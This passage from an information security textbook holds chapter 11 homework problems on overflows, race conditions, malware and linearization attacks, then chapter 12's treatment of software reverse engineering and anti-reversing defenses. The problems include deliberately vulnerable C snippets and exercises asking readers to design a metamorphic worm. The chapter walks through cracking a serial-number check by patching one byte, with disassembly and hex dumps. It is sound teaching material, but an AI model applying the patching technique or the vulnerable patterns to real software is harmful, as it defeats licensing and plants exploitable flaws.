c) Explain how a heap overflow might be exploited by Trudy.

11. In addition to stack-based buffer overflow attacks (i.e., smashing the stack), integer overflows can also sometimes be exploited. Consider the following C code, which illustrates an integer overflow.

```
int copy_something(char *buf, int len)
{
    char kbuf[800];
    if(len > sizeof(kbuf))
    {
        return -1;
    }
    return memcpy(kbuf, buf, len);
}
```

a) What is the potential problem with this code? Hint: The last argument to the function `memcpy` is interpreted as an unsigned integer.
b) Explain how an integer overflow might be exploited by Trudy.

12. Consider the following protocol for adding money to a debit card:
i) The user inserts a debit card into the debit card machine.
ii) The debit card machine determines the current value of card (in dollars), which is stored in variable x.
iii) The user inserts dollars into the debit card machine, and the value of the inserted dollars is stored in variable y.
iv) The user presses the `enter` button on the debit card machine.
v) The debit card machine writes the value of $x + y$ dollars to debit card and ejects the card.

Recall the discussion of race conditions in the text. Suppose that the debit cards as so thin that we are able to insert two debit cards into the machine, one on top of the other. Then this particular protocol is subject to a race condition.

a) Explain how Trudy could potentially exploit this race condition.
b) How could we change the protocol—as opposed to modifying the machine—to eliminate the race condition, or at least make it more difficult to exploit?
c) Assuming that you can only insert one debit card at a time, is there any possible race condition attack on the protocol as given in i) through v)?

13. Recall that a Trojan is a program that has unexpected functionality.
    a) Write your own Trojan, where the unexpected functionality is completely harmless.
    b) How could your Trojan program be modified to be malicious?
14. Virus writers have used encryption, polymorphism, and metamorphism to evade signature detection.
    a) What are the significant differences between encrypted malware and polymorphic malware?
    b) What are the significant differences between polymorphic malware and metamorphic malware?
    c) How might metamorphic software be used for good, instead of evil?
15. Suppose that you are asked to design a stand-alone metamorphic generator. That is, any program can be given as input to your generator, and the output must be a morphed version of the input program, This morphed code must be functionally equivalent to the input program. Furthermore, each time your generator is applied to the same input program, it must, with high probability, produce a different metamorphic copy. Finally, the more variation in the metamorphic copies, the better. Outline a plausible design for such a metamorphic generator.
16. Suppose that you are asked to design a metamorphic worm that "carries its own morphing engine." That is, each time the worm propagates, it will use its own built-in metamorphic generator to produce a morphed version of itself. Furthermore, all morphed versions must, with high probability, be distinct, and the more variation within the metamorphic copies, the better. Outline a plausible design for such a metamorphic worm. Why would this metamorphic generator be much more challenging to construct than the stand-alone metamorphic generator discussed in Problem 15?
17. A polymorphic worm uses code morphing techniques to obfuscate its decryption code, while a metamorphic worm uses code morphing techniques to obfuscate the entire worm. Apart than the amount of code that must be morphed, why is it more difficult to develop a metamorphic worm than a polymorphic worm? Assume that in either case the worm must carry its own morphing engine (see Problem 16).
18. In the paper [138], real-world metamorphic generators are tested. All but one of the generators fail to produce any significant degree of metamorphism. Viruses from each of the weak generators are easily detected using standard signature techniques. However, one metamorphic generator, known as NGVCK, does produce highly metamorphic viruses, which successfully evade signature detection by commercial virus scanners. In spite of the high degree of metamorphism, NGVCK viruses are

relatively easy to detect using machine learning techniques—specifically, hidden Markov models [111].

a) These results tend to indicate that the hacker community has, with rare exception, failed to produce highly metamorphic malware. Why do you suppose this is the case?

b) It might seem somewhat surprising that the highly metamorphic NGVCK viruses can be detected. Provide a plausible explanation as to why these viruses can be detected.

c) Is it possible to produce undetectable metamorphic viruses? If so, how? If not, why not?

19. In contrast to rapidly spreading malware such as Code Red and SQL Slammer, a slow worm is designed to slowly spread its infection while remaining undetected. Then, at a preset time, all of the slow worms might emerge and do something malicious, in which case the effect would be similar to that of a rapidly spreading worm.

    a) Discuss one weakness (from Trudy's perspective) of a slow worm as compared with a rapidly spreading worm.

    b) Discuss one weakness (also from Trudy's perspective) of a rapidly spreading worm compared with a slow worm.

20. It has been claimed that malware now far outnumber "goodware." If this is the case, then the number of signatures required to detect malicious programs exceeds the number of legitimate programs.

    a) Is it plausible that there could be more malware than legitimate programs? Why or why not?

    b) Assuming there is more malware than goodware, design an improved signature-based detection system.

21. Provide a brief discussion of each of the following botnets. Include a description of the command and control architecture and provide reasonable estimates for the maximum size and current size of each.

    a) Mariposa

    b) Conficker

    c) Kraken

    d) Srizbi

22. Phatbot, Agobot, and XtremBot all belong to the same botnet family.

    a) Pick one of these variants and discuss its command and control structure in some detail.

    b) These botnets are open source projects. This is highly unusual for malware, as malware writers typically fear being arrested and jailed if they are caught. Why are the authors of these botnets not punished as malware writers?

23. In this chapter, the claim is made that botnets are used in attack-for-hire scenarios, such as spam and DoS attacks. Discuss examples of other types of attacks (other than spam and DoS, that is) for which botnets would be useful.
24. Provide a brief discussion of each of the following ransomware. Include a description of the encryption and payment method, and discuss a newsworthy attack that involved the specific ransomware. How much money was asked for? Was the ransom paid?
    a) CryptoLocker
    b) Locky
    c) WannaCry
25. Consider the code that appears in Table 11.6.
    a) Provide pseudo-code for a linearization attack on this code.
    b) What is the source of the problem with this code, that is, why is it susceptible to attack?
26. Consider the code in Table 11.6, which is susceptible to a linearization attack. Suppose that we modify the program as follows.

```
int main(int argc, const char *argv[])
{
    int i;
    boolean flag = true;
    char serial[9]="S123N456\n";
    if(strlen(argv[1]) < 8)
    {
        printf("\nError---try again.\n\n");
        exit(0);
    }
    for(i = 0; i < 8; ++i)
    {
        if(argv[1][i] != serial[i]) flag = false;
    }
    if(flag)
    {
        printf("\nSerial number is correct!\n\n");
    }
}
```

Note that we never break out of the `for` loop early, yet we can still determine whether the correct serial number was entered. Explain why this modified version of the program is likely to still be susceptible to a linearization attack.

27. After infecting a system, some viruses take steps to cleanse the system of any (other) malware. That is, they remove any malware that has previously infected the system, apply security patches, and so on.
    a) Why would it be in a virus writer's interest to, in effect, protect a system from other malware?
    b) Discuss some possible defenses against malware that includes such anti-malware provisions.
28. Consider the code in Problem 26, which is susceptible to a linearization attack. Suppose that we modify the program so that it computes a random delay within each iteration of the loop.
    a) This program is still susceptible to a linearization attack. Why?
    b) An attack on this modified program would be more difficult than an attack on the code that appears in Problem 26. Why?
29. Consider the code in Table 11.6, which is susceptible to a linearization attack. Suppose that we modify the program as follows.

```
int main(int argc, const char *argv[])
{
   int i;
   char serial[9]="S123N456\n";
   if(strcmp(argv[1], serial) == 0)
   {
      printf("\nSerial number is correct!\n\n");
   }
}
```

    Note that we are using the library function `strcmp` to compare the input string to the actual serial number.
    a) Is this version of the program immune to a linearization attack? Why or why not?
    b) How is `strcmp` implemented? That is, how does it determine whether the two strings are identical or not?
30. Obtain the Windows executable contained in `linear.zip` (available at the textbook website).
    a) Use a linearization attack to determine the correct eight-digit serial number.
    b) How many guesses did you need to find the serial number?
    c) What is the expected number of guesses that would have been required if the code was not vulnerable to a linearization attack?
31. Read the article, "Reflections on Trusting Trust" [122], and summarize the author's main points.

32. Consider the code in Table 11.6, which is susceptible to a linearization attack. Suppose that in an attempt to prevent this attack, we modify the program as follows.

```
int main(int argc, const char *argv[])
{
    int i;
    int count = 0;
    char serial[9]="S123N456\n";
    if(strlen(argv[1]) < 8)
    {
        printf("\nError---try again.\n\n");
        exit(0);
    }
    for(i = 0; i < 8; ++i)
    {
        if(argv[1][i] != serial[i])
            count = count + 0;
        else
            count = count + 1;
    }
    if(count == 8)
    {
        printf("\nSerial number is correct!\n\n");
    }
}
```

Note that we never break out of the `for` loop early, yet we can still determine whether the correct serial number was entered. Is this version of the program immune to a linearization attack? Explain.

33. Modify the code in Table 11.6 so that it is immune to a linearization attack. Note that the resulting program must take exactly the same amount of time to execute for any incorrect input. Hint: Do not use any predefined functions (such as `strcmp` or `strncmp`) to compare the input with the correct serial number.

34. Suppose that a bank does 1000 currency exchange transactions per day.
    a) Describe a salami attack on such transactions.
    b) How much money would Trudy expect to make using this salami attack in a day? In a week? In a year?
    c) How might Trudy get caught?

Chapter 12

Insecurity in Software

Every time I write about the impossibility of effectively protecting digital files on a general-purpose computer, I get responses from people decrying the death of copyright. "How will authors and artists get paid for their work?" they ask me. Truth be told, I don't know. I feel rather like the physicist who just explained relativity to a group of would-be interstellar travelers, only to be asked: "How do you expect us to get to the stars, then?" I'm sorry, but I don't know that, either.
— Bruce Schneier

So much time and so little to do! Strike that. Reverse it. Thank you.
— Willy Wonka

12.1 Introduction

In this chapter, we begin with software reverse engineering, or SRE, which is also known as reverse code engineering or, simply, reversing. To fully appreciate the inherent difficulty of implementing or enforcing security in software, we must look at the problem the way that an attacker does. Serious attackers use SRE techniques to find and exploit flaws—or create new flaws—in software. We work through a simple example that illustrates the key aspects SRE.

We also discuss defenses against SRE-based attacks. However, we'll see that SRE defenses are essentially just obfuscation, and we know that such defenses are never strong. In this realm, we can do little more than delay a dedicated attacker.

The second major topic of this chapter is software development. We'll consider a variety of techniques to improve the security of software at the development stage, but we'll again see that most of the advantages lie with the bad guys. Unfortunately, this is a recurring theme when discussing software from a security perspective.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

12.2 Software Reverse Engineering

Software reverse engineering, or SRE, can be used for good or for not-so-good. The good uses of SRE techniques include understanding malware or dealing with legacy code. Here, we're primarily interested in the not-so-good uses, which include removing usage restrictions from software, finding and exploiting software flaws, cheating at games, and numerous other attacks on software.

We'll assume that the reverse engineer is our old nemesis Trudy. Generally, we also assume that Trudy only has an executable, or `exe`, that was generated by compiling, say, a C program. In particular, Trudy does not have access to the source code. We will consider one Java reversing example, but unless obfuscation techniques have been applied, Java class files are trivial to reverse to obtain (nearly) the original source code—even using obfuscation may not make Java significantly more difficult to reverse. On the other hand, "native code" (i.e., hardware-specific machine code) is inherently more difficult to reverse. For one thing, the best we can realistically do is disassemble an `exe` and, consequently, Trudy must analyze the program as assembly code, not as a higher-level language.

Of course, Trudy's ultimate goal is to break things. So Trudy might reverse the software as a step toward finding a weakness or otherwise devising an attack. Often, however, Trudy wants to modify the software to bypass some annoying security feature. Before Trudy can modify the software, SRE is a necessary first step.

SRE is usually focused on software that runs under Microsoft Windows. Consequently, much of our discussion here is focused on Windows software, but the same principles apply more generally.

Essential reverse engineering tools include a disassembler and a debugger. A disassembler converts an executable into assembly code, as best it can. However, a disassembler can't always disassemble everything correctly, since, for example, it's not always possible to distinguish code from data. This implies that in general, it's not possible to disassemble an `exe` file and reassemble the result into a functioning executable. This will make Trudy's task slightly more challenging, but by no means impossible.

A debugger is used, for example, to set break points, which allows Trudy to step through the code as it executes. For any reasonably complex program, a debugger is a necessary tool for understanding the code.

OllyDbg is a popular tool that includes debugging, disassembling, and editing capabilities. OllyDbg is more than sufficient for all of the examples and homework problems that appear in this chapter and, best of all, it's free. IDA Pro is a powerful disassembler and debugger, but it costs money, although there is a free trial version.

A hex editor can be used to directly modify, or patch,[1] an `exe` file. Today, all self-respecting debuggers include a built-in hex editor, so you may not need a standalone hex editor. But, if you should need a separate hex editor, UltraEdit seems to be a popular choice.

Several other more specialized tools are sometimes useful for reverse engineering. Examples of such tools include Process Monitor, which monitors all access to the Windows registry and other files. This tool is available as freeware. VMWare is a powerful virtualization tool that is particularly useful if you want to reverse engineer malware while minimizing the risk to your system.

Does Trudy really need a disassembler and a debugger? A disassembler gives Trudy a static view of the code, which can be used to obtain an overview of the program logic. After perusing the disassembled code, Trudy can zero in on areas that are likely to be of interest. But without a debugger, Trudy would have a difficult time skipping over the boring parts of the code. In fact, without a debugger, Trudy would, in effect, be forced to mentally execute the code so that she could know the state of registers, variable values, flag bits, etc., at some particular point during execution. Trudy may be clever, but this would be an insurmountable obstacle for all but the simplest program.

As all software developers know, a debugger allows Trudy to set break points. In this way, Trudy can treat the uninteresting part of the code as a black box and skip directly to the interesting bits. As we mentioned above, not all code disassembles correctly, and for such cases, a debugger is required. The bottom line is that both a disassembler and a debugger are required for any serious SRE task.

The necessary technical skills required for SRE include a working knowledge of the target assembly language and some experience with the necessary tools—primarily a debugger. For Windows, some knowledge of the Windows Portable Executable, or PE, file format is also important [99]. These skills are beyond the scope of this book—see [33] or [63] for a more thorough introduction to the art of SRE. In this chapter, we'll restrict our attention to fairly simple SRE examples. These examples illustrate the concepts, but do not require much knowledge of assembly, or any detailed knowledge of the PE file format, or any other highly specialized skills.

Finally, SRE requires boundless patience and optimism, since the work can be extremely tedious and labor-intensive. There are few automated tools, which means that SRE is essentially a manual process, with many long hours spent slogging through assembly code. From Trudy's perspective, however, the payoff can be well worth the effort.

[1]Here, "patch" means that we directly modify the binary without recompiling the code. Note that this is a different meaning than "patch" in the context of security patches that are applied to fix bugs in code.

12.2.1 Reversing Java Bytecode

Before we consider a "real" SRE example, let's take a quick look at a Java example. When you compile Java source code, it's converted into bytecode, and it is this bytecode that is executed by the Java virtual machine, or JVM. In comparison to, say, the C programming language, the advantage of Java's approach is that the bytecode is more-or-less machine independent, while the primary disadvantage is a loss of efficiency.

When it comes to reversing, Java bytecode makes Trudy's life immeasurably easier—which can't be a good thing for the good guys. A great deal more information is retained in bytecode than native code, so it is possible to decompile bytecode with great accuracy. There are tools available that will convert Java bytecode into Java source code, and the resulting source code is likely to be very similar to the original source code. There are tools available to obfuscate Java, thereby making Trudy's job more challenging, but none seem to be particularly strong—even highly obfuscated Java bytecode is generally easier to reverse than un-obfuscated machine code.

For example, consider the Java program in Table 12.1. Note that this program computes and prints the first n Fibonacci numbers, where n is specified by the user.

Table 12.1 Example Java program

```
import java.io.*;

/** Prompt user for a value of n,
    then print n Fibonacci numbers
  */
public class Fibonacci
{
    public static void(String[] args) throws IOException {
        BufferedReader rd = new BufferedReader (
            new InputStreamReader(System.in));
        System.out.print("Enter value of n: ");
        String ns = rd.readLine();
        int n = Integer.parseInt(ns);
        int p = 0, c = 1, a;
        while (n-- > 0) {
            System.out.println(c);
            a = p + c;
            p = c;
            c = a;
        }
    }
}
```

The program in Table 12.1 was compiled into bytecode and the resulting class file was decompiled using Fernflower, an online tool. This decompiled Java code appears in Table 12.2.

Table 12.2 Decompiled Java program

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;

public class Fibonacci
{
    public static void(String[] args) throws IOException {
        BufferedReader var1 = new BufferedReader (
            new InputStreamReader(System.in));
        System.out.print("Enter value of n: ");
        String var2 = var1.readLine();
        int var3 = Integer.parseInt(var2);
        int var4 = 0,;
        int var6;
        for(int var5 = 1; var3-- > 0; var5 = var6) {
            System.out.println(var5);
            var6 = var4 + var5;
            var4 = var5;
        }
    }
}
```

Note that the decompiled Java code in Table 12.2 is almost identical to the original Java source in Table 12.1. The significant differences are that the comments have been lost and the variable names have changed. These differences make the decompiled program slightly more difficult to understand than the original, but only slightly. Trudy would almost certainly prefer to deal with code such as that in Table 12.2, rather than assembly code.[2]

As mentioned above, there are tools to obfuscate Java. These tools can modify the control flow and data, insert junk code, and so on. It is even possible to encrypt the bytecode. However, these tools seem to be fairly weak—see the homework problems for additional details.

12.2.2 SRE Example

The native code SRE example that we'll consider only requires the use of a disassembler and a hex editor. We'll disassemble the executable to understand the code, then we'll use the hex editor to patch the code to change its behavior. It's important to realize that this is a very simple example—to do SRE in

[2]If you don't believe it, take a look at the next section.

a more realistic scenario, a debugger would certainly be necessary, as Trudy would need to step over large sections of code.

For our SRE example, we'll consider code that requires a serial number. Trudy doesn't know the serial number and, of course, she's too cheap to pay for it. When Trudy guesses an incorrect serial number, she obtains the result in Figure 12.1.

```
Command Prompt
C:> serial
Enter Serial Number
5494959459
Error!  Incorrect serial number.  Try again.
C:>
```

Figure 12.1 Serial number program

Trudy could try an exhaustive search attack to recover the serial number, but that's highly unlikely to succeed. Being a dedicate reverser, Trudy decides the first thing she'll do is to convert the executable, `serial.exe`, to assembly code, using her favorite disassembler. After studying the disassembled code, Trudy quickly realizes that the part that appears in Table 12.3 is the most interesting.

Table 12.3 Serial number program disassembly

```
.text:00401003   push   offset aEnterSerialNum; "\nEnter Serial Number\n"
.text:00401008   call   sub_4010AF
.text:0040100D   lea    eax, [esp+18h+var_14]
.text:00401011   push   eax
.text:00401012   push   offset aS ; "%s"
.text:00401017   call   sub_401098
.text:0040101C   push   8
.text:0040101E   lea    ecx, [esp+24h+var_14]
.text:00401022   push   offset aS123n456 ;"S123N456"
.text:00401027   push   ecx
.text:00401028   call   sub_401068
.text:0040102D   add    esp, 18h
.text:00401030   test   eax, eax
.text:00401032   jz     short loc_401045
.text:00401034   push   offset aSerialNumberIs;
                                 "Error!  Incorrect serial number.\n"
.text:00401039   call   sub_4010AF
```

The line at address `0x401022` in Table 12.3 indicates that the correct serial number is `S123N456`. Trudy is no dummy, and when she observes this serial number in the code, she tries it. Trudy finds that `S123N456` is indeed correct, as shown in Figure 12.2.

Figure 12.2 Correct serial number

But Trudy suffers from short-term memory loss, and she has particular trouble remembering serial numbers.[3] Therefore, Trudy would like to patch the executable `serial.exe` so that she doesn't need to remember the serial number. Trudy looks again at the disassembly in Table 12.3, and she notices that the `test` instruction at address `0x401030` must be important due to the jump instruction, `jz` at `0x401032`, that immediately follows. If that jump occurs, the program will bypass the error message. This has to be good for Trudy, since she doesn't want to see "`Incorrect serial number`."

At this point, Trudy must rely on her knowledge of assembly code (or her ability to Google for such knowledge). The instruction `test eax,eax` computes a binary AND of the `eax` register with itself. Depending on the result, this instruction causes various flag bits to be set. One of these flag bits is the zero flag, which is set if `test eax,eax` results in zero. That is, the instruction `test eax,eax` causes the zero flag to be set to 1 provided that `eax` AND `eax` is zero. With this in mind, Trudy might want to consider ways to force the zero flag bit to be set so that she can bypassing the dreaded "`Incorrect serial number`" message.

There are many possible ways for Trudy to patch the code. But, whatever approach is used, care must be taken or else the resulting code will not behave as expected. In particular, Trudy can only replace bytes—she cannot insert additional bytes, or remove any bytes, since doing so would cause subsequent instructions to be misaligned, which would almost certainly cause the program to crash.

Trudy decides that she will try to modify the `test` instruction so that the zero flag bit will always be set. If she can accomplish this, then the remainder of the code can be left unchanged. After some thought, Trudy realizes that if she replaces "`test eax,eax`" with "`xor eax,eax`," then the zero flag bit will alway be set to 1. This works regardless of what is in the `eax` register, since whenever something is XORed with itself, the result is zero, which will cause the zero flag bit to be set to one. The resulting patched code should then bypass the "`Incorrect serial number`" message, regardless of which serial number Trudy enters at the prompt.

[3]It is easy for a developer to obfuscate the serial number so that it would not be as obvious as in this example.

Trudy has learned that changing `test` to `xor` will cause the program to behave as she wants. However, Trudy still needs to determine whether she can actually patch the code to make this change without causing any unwanted side effect. In particular, she must be careful not to insert or delete bytes.

Trudy next examines the bits of the `exe` file (in hex) at address `0x401030` and she observes the results displayed in Table 12.4, which tells her that `test eax,eax` is, in hex, `0x85C0`.... Relying on her favorite assembly code reference manual, Trudy learns that `xor eax,eax` is, in hex, `0x33C0`.... Trudy realizes she's in luck, since she only needs to change one byte in the executable to make her desired change. Again, it's crucial that she does not insert or delete any bytes, as doing so would almost certainly cause the code to fail.

Table 12.4 Hex view of `serial.exe`

```
.text:00401010 04 50 68 84 80 40 00 E8 7C 00 00 00 6A 08 8D 4C
.text:00401020 24 10 68 78 80 40 00 51 E8 33 00 00 00 83 C4 18
.text:00401030 85 C0 74 11 68 4C 80 40 00 E8 71 00 00 00 83 C4
.text:00401040 04 83 C4 14 C3 68 30 80 40 00 E8 60 00 00 00 83
```

Trudy then uses her favorite hex editor to patch `serial.exe`. Since the addresses in the hex editor won't necessarily match those in the disassembler, she searches through `serial.exe` to find the bits `0x85C07411684C`, which appears here in Table 12.4. Since this is the only occurrence of this bit string in the file, she knows this is the right location. She then changes the byte `0x85` to `0x33` and she saves the resulting file as `serialPatch.exe`. A comparison of the crucial parts of the original and the patched executables appears in Table 12.5.

Table 12.5 Hex view of original and patched

`serial.exe`	`00001010h: 04 50 68 84 80 40 00 E8 7C 00 00 00 6A 08 8D 4C`
	`00001020h: 24 10 68 78 80 40 00 51 E8 33 00 00 00 83 C4 18`
	`00001030h: 85 C0 74 11 68 4C 80 40 00 E8 71 00 00 00 83 C4`
	`00001040h: 04 83 C4 14 C3 68 30 80 40 00 E8 60 00 00 00 83`

`serialPatch.exe`	`00001010h: 04 50 68 84 80 40 00 E8 7C 00 00 00 6A 08 8D 4C`
	`00001020h: 24 10 68 78 80 40 00 51 E8 33 00 00 00 83 C4 18`
	`00001030h: 33 C0 74 11 68 4C 80 40 00 E8 71 00 00 00 83 C4`
	`00001040h: 04 83 C4 14 C3 68 30 80 40 00 E8 60 00 00 00 83`

As an aside, we note that in OllyDbg, for example, patching the code is easier, since Trudy only needs to change the `test` instruction to `xor` in the debugger and save the result—no hex editor is required.

Trudy then executes the patched code `serialPatch.exe` and enters an incorrect serial number. The result in Figure 12.3 shows that the patched program accepted an incorrect serial number.

```
Command Prompt
C:> serialPatch
Enter Serial Number
0123456789
Serial number is correct.
C:>
```

Figure 12.3 Patched executable

Finally, we've disassembled `serialPatch.exe`, with the resulting assembly code given in Table 12.6. Comparing the disassembly in Table 12.3 to the disassembly of the patched code in Table 12.6, we see that they are identical, except for the change of the `test` instruction to `xor` in line `00401030`. These snippets of code show that the patching achieved the desired results.

Table 12.6 Disassembly of patched serial number program

```
.text:00401003  push  offset aEnterSerialNum; "\nEnter Serial Number\n"
.text:00401008  call  sub_4010AF
.text:0040100D  lea   eax, [esp+18h+var_14]
.text:00401011  push  eax
.text:00401012  push  offset aS ; "%s"
.text:00401017  call  sub_401098
.text:0040101C  push  8
.text:0040101E  lea   ecx, [esp+24h+var_14]
.text:00401022  push  offset aS123n456 ;"S123N456"
.text:00401027  push  ecx
.text:00401028  call  sub_401068
.text:0040102D  add   esp, 18h
.text:00401030  xor   eax, eax
.text:00401032  jz    short loc_401045
.text:00401034  push  offset aSerialNumberIs;
                             "Error!  Incorrect serial number.\n"
.text:00401039  call  sub_4010AF
```

Kaspersky's book [63] is a good source for more information on SRE techniques, the book [97] has a readable introduction to some aspects of SRE, and Eilam's book [33] is excellent. There are many online SRE resources—one of the best for learning is the website at [21], which includes many hands-on examples.

Next, we'll briefly consider ways to make SRE attacks more difficult. Although it's impossible to absolutely prevent such attacks on an open system such as a PC, we can make life more difficult for Trudy.[4] A useful, but somewhat dated, source of information on anti-SRE techniques is [16].

[4] Making Trudy's life more difficult is always a good thing. In fact, it is almost certainly the case that nothing makes Alice and Bob happier than making Trudy's life as difficult as possible.

First, we'll consider anti-disassembly techniques, that is, techniques that can be used to confuse a disassembler. Our goal here is to give the attacker an incorrect static view of the code or, better yet, no static view at all. Then we'll consider anti-debugging techniques that can be used to obscure the attacker's dynamic view of the code. In Section 12.2.5, we'll discuss some tamper-resistance techniques that can be applied to software to make the code more difficult for an attacker to understand and more difficult to patch.

12.2.3 Anti-Disassembly Techniques

There are several straightforward anti-disassembly methods.[5] For example, it's possible to encrypt the executable file—when the `exe` file is in encrypted form, it can't be disassembled correctly. But there is a chicken and egg problem here that is similar to the situation that occurs with encrypted viruses. That is, the code must be decrypted before it can be executed. A clever attacker can use the decrypted decryption code to decrypt the executable.

Another simple, but not too effective, trick is false disassembly, which is illustrated in Figure 12.4. In this example, the top part of the figure indicates the actual flow of the program, while the bottom part indicates the false disassembly that will occur if the disassembler is not too smart. In the top part of Figure 12.4, the `JMP` instruction causes the program to jump over the "junk," which consists of invalid instructions. If a disassembler tries to disassemble these invalid instructions, it will get confused, and it may even incorrectly disassemble many instructions beyond the end of the junk, since the actual instructions are not aligned properly. However, if Trudy carefully studies this false disassembly, she will eventually realize that the `JMP` jumps into the middle of an instruction, and she can then undo the effects. In fact, most disassemblers will not be seriously confused by such a simple trick, but slightly more complex examples can have a limited effect.




Figure 12.4 False disassembly

A more sophisticated anti-disassembly trick is self-modifying code. As the name suggests, self-modifying code modifies its own executable in real time. This is a highly effective way to confuse a disassembler, but it's also likely to confuse developers, as it's difficult to implement, highly error prone, and well-nigh impossible to maintain.

[5] Your sesquipedalian author was tempted to call this "antidisassemblymentarianism." But, for once, he resisted temptation.

12.2.4 Anti-Debugging Techniques

There are several methods that can be used to make debugging more difficult. Since debuggers use specific debug registers, a program can monitor the use of these registers and stop (or misbehave) if they are used. Specifically, a program can watch for an inserted breakpoint, which is a telltale sign of a debugger.

Debuggers often don't handle threads well, and threads that interact in unusual and unexpected ways can be especially confusing to a debugger. It is possible to introduce "junk" threads and intentional deadlock, so that only a small percentage of the useful code is likely to ever be visible in a debugger. Furthermore, the code that is visible might vary each time the code is run. The overhead associated with such an approach is high, so it would only be appropriate for critical sections of a program, such as code used to validate a serial number.

There are many other debugger-unfriendly tricks, most of which are highly debugger-specific. One anti-debugging technique that might work in some cases is illustrated in Figure 12.5. The top part of the figure gives the series of instructions that are to be executed. Suppose that for efficiency, when the processor fetches `inst 1`, it also prefetches `inst 2`, `inst 3`, and `inst 4`. Furthermore, suppose that when the debugger is running, it does not prefetch instructions. Can we take advantage of this difference to confuse the debugger? The bottom half of Figure 12.5 illustrates one possible attack. In this example, suppose that `inst 1` overwrites the memory location of `inst 4`. When the program is not being debugged, this causes no problem since `inst 1` through `inst 4` are all fetched at the same time. But if the debugger does not prefetch `inst 4`, it will be confused when it tries to execute the junk that has overwritten `inst 4`.




Figure 12.5 Anti-debugging example

There are some potential problems with the anti-debugging trickery in Figure 12.5. For example, if the program tries to execute this segment of code more than once (say, within a loop), the junk code will then cause problems for a legitimate user. Also, this code is extremely platform dependent. Finally, if Trudy has enough patience and skill, she will eventually be able to unravel this trick.

12.2.5 Software Tamper Resistance

In this section, we discuss several methods that can be employed to make software more tamper resistant. The goal of tamper resistance is to make code modification, or patching, more difficult, either by making the code more difficult to understand or by making the code fail if it is patched. The techniques we'll discuss have been used in practice, but there's little (if any) empirical evidence to support their effectiveness.

12.2.5.1 Guards

It's possible to have a program hash sections of itself as it executes, and compare the computed hash values with the known hash values of the original code. If any modification occurs, a hash check will fail and the program can take evasive action. These hash checks are sometimes known as "guards." Such guards can be viewed as a way to make the code fragile, in the sense that the code will break when tampering occurs.

Research has shown that by using guards it's possible to obtain good coverage of a program with a minimal performance penalty [6]. But there are some subtle issues. For example, if all guards are identical, then it would be relatively easy for an attacker to automatically detect and remove them. It seems that guards might be well-suited for use with interacting threads (as discussed above in Section 12.2.4), which could provide a somewhat stronger defense against tampering.

12.2.5.2 Obfuscation

Another popular form of tamper resistance is code obfuscation. Here, the goal is to make the code difficult to understand. The rationale is that if Trudy can't understand the code, she will have a difficult time patching it. In a sense, code obfuscation is the opposite of good software engineering practice.

As a simple example, "spaghetti code" (i.e., unstructured code with many `goto` or jump instructions) can be viewed as a form of obfuscation. There has been considerable research into more robust methods of obfuscation, and one of the strongest appears to be the opaque predicate [23]. For example, consider the pseudo-code

```
int x,y;
   ⋮
if((x − y)(x − y) > (x^2 − 2xy + y^2)){...}
```

Observe that the `if` conditional is always false, since

$$(x-y)(x-y) = x^2 - 2xy + y^2$$

for any values of x and y. Trudy might waste a significant amount of time analyzing the dead code that follows this `if` conditional. While this specific

opaque predicate is not extremely opaque, many less-obvious examples can be given. And, in any case, Trudy will be looking at assembly code, which will make it more challenging for her to detect opaqueness. As with the previous tamper-resistance techniques we've consider, opaque predicates will not necessarily prevent an attack. But this particular trick can substantially increase the time and effort required for a successful attack.

Code obfuscation has sometimes been promoted as a powerful general-purpose security technique. In fact, in Diffie and Hellman's original conception of public key cryptography, they suggested a "one-way compiler" (i.e., an obfuscating compiler) as a possible path toward developing such a cryptosystem [30]. Obfuscation did not turn out to be useful in public key crypto, and it has been convincingly argued that obfuscation cannot provide strong protection in the same sense as, say, cryptography [7]. Nevertheless, obfuscation might still have a significant practical benefit for software protection.

Consider, for example, software that is used to authenticate users. Ultimately, authentication is a one-bit decision, regardless of which authentication technique is used. Therefore, somewhere in the authentication software there will be, effectively, a single bit that determines whether authentication succeeds or fails. If Trudy can manipulate this bit, she can force authentication to always succeed, and thereby break this critical security feature. Obfuscation can make Trudy's job of finding this crucial bit into a challenging game of "hide and seek" in software. In effect, obfuscation can be used to smear this one bit of information over a large body of code, thereby forcing Trudy to analyze a considerable amount of code—maybe even forcing Trudy to analyze code that is irrelevant to authentication. If the time and difficulty required to understand the obfuscated code is sufficiently high, Trudy might give up. If so, the obfuscation has served a useful purpose.

Obfuscation can also be combined with other methods, including any of the anti-disassembly, anti-debugging, or anti-patching techniques discussed above. All of these techniques can be used to increase Trudy's work. However, it is unrealistic to believe that we can drive the cost so high that an army of persistent attackers cannot eventually break our code.

12.3 Software Development

Due to the competitive nature of the software business, the standard approach to software development is to develop and release a product as quickly as possible. While some testing is done, it is almost never sufficient, making it necessary to repair, or patch, the code as flaws are discovered by users.[6] This is the penetrate and patch model of software development.

[6]As in the SRE context, here "patch" means to modify the code. However, in SRE, the modification is typically done by Trudy to break a security feature, while in the software development context, patching is done by the good guys, often to fix security flaws.

Penetrate and patch is not a great way to develop software in general, and it's a terrible way to develop secure software. Since it's a security liability, why is this the standard software development strategy? There seems to be an implicit assumption that if you patch bad software long enough it will eventually become good software. This is sometimes referred to as the penetrate and patch fallacy [131]. Why is this a fallacy? For one thing, there is a body of empirical evidence to the contrary—regardless of the number of service packs applied, complex software continues to exhibit flaws. In fact, patches often add new flaws, as software is a moving target, due to new versions, new features, a changing environment, new uses, new types of attacks, and so on.

